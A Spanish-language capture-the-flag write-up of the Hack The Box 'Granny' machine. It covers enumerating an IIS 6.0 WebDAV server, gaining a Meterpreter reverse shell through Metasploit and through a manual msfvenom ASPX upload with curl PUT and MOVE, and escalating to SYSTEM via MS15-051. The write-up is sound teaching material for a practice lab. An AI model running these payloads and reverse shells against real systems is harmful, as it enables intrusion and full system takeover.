Hack The Box - Granny

Sistema Operativo:	**Windows**
Dificultad:	**Easy**
Release:	**12/04/2017**

Técnicas utilizadas

- Identifying known vulnerabilities
- Identifying stable processes
- Basic Windows privilege escalation techniques


Granny es una máquina linux de nivel fácil de la plataforma de hack the box que puede resolverse de varias maneras. En este write up se estudia cómo subir un archivo malicioso para obtener acceso a la máquina objetivo usando metasploit y de forma manual.

 # Aviso Legal

Este documento ha sido creado con fines educativos y de investigación. El uso de la información presentada aquí para realizar acciones ilegales está estrictamente prohibido. El autor no se hace responsable de cualquier mal uso de la información proporcionada.

El uso de exploits y otras técnicas de hacking sin el consentimiento explícito del propietario del sistema es ilegal. En este caso, se utilizó exploits en el contexto de la plataforma HackTheBox, que proporciona un entorno seguro y legal para la práctica de habilidades de pentesting.

Por favor, utilice esta información de manera responsable.



Enumeración

La dirección IP de la máquina víctima es 10.129.95.234. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~]
└─$ ping -c 5 10.129.95.234 -R
PING 10.129.95.234 (10.129.95.234) 56(124) bytes of data.
64 bytes from 10.129.95.234: icmp_seq=1 ttl=127 time=54.2 ms
RR:     10.10.16.23
        10.129.0.1
        10.129.95.234
        10.10.16.1
        10.10.16.23

64 bytes from 10.129.95.234: icmp_seq=2 ttl=127 time=56.8 ms    (same route)
64 bytes from 10.129.95.234: icmp_seq=3 ttl=127 time=74.0 ms    (same route)
64 bytes from 10.129.95.234: icmp_seq=4 ttl=127 time=55.6 ms    (same route)
64 bytes from 10.129.95.234: icmp_seq=5 ttl=127 time=54.3 ms    (same route)

--- 10.129.95.234 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 54.220/58.994/74.008/7.568 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.95.234 -oN scanner_granny** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# cat nmap/scanner_granny
# Nmap 7.94SVN scan initiated Sun Jul 28 20:27:06 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_granny 10.129.95.234
Nmap scan report for 10.129.95.234
Host is up, received user-set (0.061s latency).
Scanned at 2024-07-28 20:27:06 CEST for 38s
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 6.0
| http-webdav-scan:
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/6.0
|   WebDAV type: Unknown
|   Server Date: Sun, 28 Jul 2024 18:27:39 GMT
|_  Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|_http-title: Under Construction
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT POST
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
|_http-server-header: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 28 20:27:44 2024 -- 1 IP address (1 host up) scanned in 38.73 seconds
```

Análisis del puerto 80 (HTTP)

La página web disponible en el servidor de la máquina objetivo no mostraba ningún tipo de información útil, solo indicaba que la página web estaba en construcción.



Davtest es una herramienta utilizada para probar servidores habilitados para WebDAV, subiendo archivos de prueba ejecutables y, opcionalmente, archivos que permiten la ejecución de comandos u otras acciones directamente en el objetivo. En caso de que pudiera subir un archivo PHP o ASPX, podría establecer una reverse shell.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─#  davtest -url http://10.129.95.234/
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://10.129.95.234
********************************************************
NOTE    Random string for this session: NeiXuVH4M8
********************************************************
 Creating directory
MKCOL           SUCCEED:                Created http://10.129.95.234/DavTestDir_NeiXuVH4M8
********************************************************
 Sending test files
PUT     cfm     SUCCEED:        http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.cfm
PUT     txt     SUCCEED:        http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.txt
PUT     jhtml   SUCCEED:        http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.jhtml
PUT     pl      SUCCEED:        http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.pl
PUT     shtml   FAIL
PUT     cgi     FAIL
PUT     html    SUCCEED:        http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.html
PUT     jsp     SUCCEED:        http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.jsp
PUT     php     SUCCEED:        http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.php
PUT     asp     FAIL
PUT     aspx    FAIL
********************************************************
 Checking for test file execution
EXEC    cfm     FAIL
EXEC    txt     SUCCEED:        http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.txt
EXEC    txt     FAIL
EXEC    jhtml   FAIL
EXEC    pl      FAIL
EXEC    html    SUCCEED:        http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.html
EXEC    html    FAIL
EXEC    jsp     FAIL
EXEC    php     FAIL

********************************************************
/usr/bin/davtest Summary:
Created: http://10.129.95.234/DavTestDir_NeiXuVH4M8
PUT File: http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.cfm
PUT File: http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.txt
PUT File: http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.jhtml
PUT File: http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.pl
PUT File: http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.html
PUT File: http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.jsp
PUT File: http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.php
Executes: http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.txt
Executes: http://10.129.95.234/DavTestDir_NeiXuVH4M8/davtest_NeiXuVH4M8.html
```

Metasploit dispone de un módulo que permite subir archivos a un servidor IIS WebDAV. Sin embargo, como se muestra en la imagen anterior, no es posible subir un archivo que permitiera establecer una reverse shell. No obstante, el servidor tenía activada la opción MOVE, lo que permitió subir un archivo con otra extensión y luego renombrarlo.

```
msf6 > search iis upload

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/windows/scada/advantech_webaccess_dashboard_file_upload  2016-02-05       excellent  Yes    Advantech WebAccess Dashboard Viewer uploadImageCommon Arbitrary File Upload
   1  exploit/windows/iis/iis_webdav_upload_asp             2004-12-31       excellent  No     Microsoft IIS WebDAV Write Access Code Execution
   2  exploit/windows/http/umbraco_upload_aspx              2012-06-28       excellent  No     Umbraco CMS Remote Command Execution


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/umbraco_upload_aspx
```

Tras configurar exitosamente el exploit, fue posible acceder a la máquina objetivo.

```
msf6 exploit(windows/iis/iis_webdav_upload_asp) > show options

Module options (exploit/windows/iis/iis_webdav_upload_asp):

   Name          Current Setting        Required  Description
   ----          ---------------        --------  -----------
   HttpPassword                         no        The HTTP password to specify for authentication
   HttpUsername                         no        The HTTP username to specify for authentication
   METHOD        move                   yes       Move or copy the file on the remote system from .txt -> .asp (Accepted: move, copy)
   PATH          /metasploit%RAND%.asp  yes       The path to attempt to upload
   Proxies                              no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        10.129.95.234          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80                     yes       The target port (TCP)
   SSL           false                  no        Negotiate SSL/TLS for outgoing connections
   VHOST                                no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.16.23      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/iis/iis_webdav_upload_asp) > run

[*] Started reverse TCP handler on 10.10.16.23:4444
[*] Checking /metasploit92281695.asp
[*] Uploading 609390 bytes to /metasploit92281695.txt...
[*] Moving /metasploit92281695.txt to /metasploit92281695.asp...
[*] Executing /metasploit92281695.asp...
[*] Deleting /metasploit92281695.asp (this doesn't always work)...
[!] Deletion failed on /metasploit92281695.asp [403 Forbidden]
[*] Sending stage (176198 bytes) to 10.129.95.234
[*] Meterpreter session 1 opened (10.10.16.23:4444 -> 10.129.95.234:1030) at 2024-07-28 20:33:57 +0200

meterpreter >
```

Escalada de privilegios

Dado que no disponía de permisos administrativos y mi objetivo era obtener el control total del sistema, busqué posibles vulnerabilidades utilizando el módulo local_exploit_suggester.

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.129.95.234 - Collecting local exploits for x86/windows...
[*] 10.129.95.234 - 196 exploit checks are being tried...
[+] 10.129.95.234 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.129.95.234 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.129.95.234 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.129.95.234 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.129.95.234 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.129.95.234 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.129.95.234 - Valid modules for session 1:
============================

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/windows/local/ms10_015_kitrap0d             Yes                      The service is running, but could not be validated.
 2   exploit/windows/local/ms14_058_track_popup_menu     Yes                      The target appears to be vulnerable.
 3   exploit/windows/local/ms14_070_tcpip_ioctl          Yes                      The target appears to be vulnerable.
 4   exploit/windows/local/ms15_051_client_copy_image    Yes                      The target appears to be vulnerable.
 5   exploit/windows/local/ms16_016_webdav               Yes                      The service is running, but could not be validated.
 6   exploit/windows/local/ppr_flatten_rec               Yes                      The target appears to be vulnerable.
```

Una posible vulnerabilidad identificada fue **ms15_051_client_copy_image**. Esta vulnerabilidad, identificada como **CVE-2015-1701**, se debe a un manejo inadecuado de objetos en el controlador de modo kernel **win32k.sys**. El problema radica en el manejo inadecuado de objetos en la memoria por parte del controlador win32k.sys. Un atacante que explote esta vulnerabilidad con éxito podría ejecutar código arbitrario en modo kernel. Esto le permitiría al atacante instalar programas, ver, cambiar o eliminar datos, o crear nuevas cuentas con derechos completos de usuario.

win32k.sys es un archivo de sistema crítico en el sistema operativo Windows. Este archivo es un controlador de modo kernel que forma parte del subsistema gráfico de Windows, conocido como la Interfaz de Dispositivo Gráfico (GDI). La GDI es responsable de tareas relacionadas con la representación gráfica y la gestión de la entrada del usuario, como el manejo de ventanas, gráficos y la interacción con dispositivos de entrada como el teclado y el ratón.

El archivo win32k.sys se encuentra en el directorio **C:\Windows\System32\drivers** y se carga en el espacio del kernel durante el inicio del sistema. Esto significa que opera a un nivel privilegiado, lo que le permite interactuar directamente con el hardware y otros componentes críticos del sistema.

La función **ClientCopyImage** en el controlador win32k.sys es responsable de copiar imágenes entre diferentes contextos de usuario y kernel. Sin embargo, debido a un manejo incorrecto de los objetos en la memoria, esta función puede ser explotada para ejecutar código en modo kernel. Al manipular la función ClientCopyImage, un atacante puede aprovechar esta vulnerabilidad para elevar sus privilegios y obtener control total sobre el sistema.

Para manipular la función ClientCopyImage, el atacante debe interceptar y modificar las llamadas a esta función. Esto se logra mediante la creación de un exploit que manipula los parámetros pasados a ClientCopyImage, aprovechando la falta de validación adecuada en el controlador win32k.sys. Al hacerlo, el atacante puede ejecutar código arbitrario en modo kernel, lo que le permite obtener privilegios elevados y controlar completamente el sistema.

Finalmente, ejecuté el exploit. Si todo se realiza correctamente, se obtiene acceso a la máquina objetivo como usuario NT AUTHORITY\SYSTEM.

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > show options

Module options (exploit/windows/local/ms15_051_client_copy_image):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.16.23      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 10.10.16.23:4444
[*] Reflectively injecting the exploit DLL and executing it...
[*] Launching netsh to host the DLL...
[+] Process 1408 launched.
[*] Reflectively injecting the DLL into 1408...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (176198 bytes) to 10.129.95.234
[*] Meterpreter session 2 opened (10.10.16.23:4444 -> 10.129.95.234:1031) at 2024-07-28 20:38:06 +0200

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Vía alternativa

Una segunda vía alternativa sería realizar este ataque de forma manual. Para ello, es necesario en primer lugar crear un fichero malicioso en ASPX.


```
┌──(administrador㉿kali)-[~/Descargas/exploits]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.23 LPORT=4444 -f aspx > cmdaspx.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2871 bytes
```

Aprovechando que la máquina objetivo tiene la opción PUT habilitada, solo queda subir el archivo malicioso creado anteriormente pero con extensión .txt, para finalmente, utilizar la opción MOVE para cambiar la extensión del archivo alojado en la máquina objetivo.

```
┌──(administrador㉿kali)-[~/Descargas/exploits]
└─$ curl -sX PUT http://10.129.95.234/cmd_meterpreter.txt --data-binary @cmdaspx.aspx

┌──(administrador㉿kali)-[~/Descargas/exploits]
└─$ curl -X MOVE -H 'Destination:http://10.129.95.234/cmd_meterpreter.aspx' http://10.129.95.234/cmd_meterpreter.txt
```

Como puede verse en la siguiente imagen, este sería el resultado del archivo subido al servidor.



Si todo el proceso anterior se ha realizado de forma exitosa, obtendríamos una shell de meterpreter: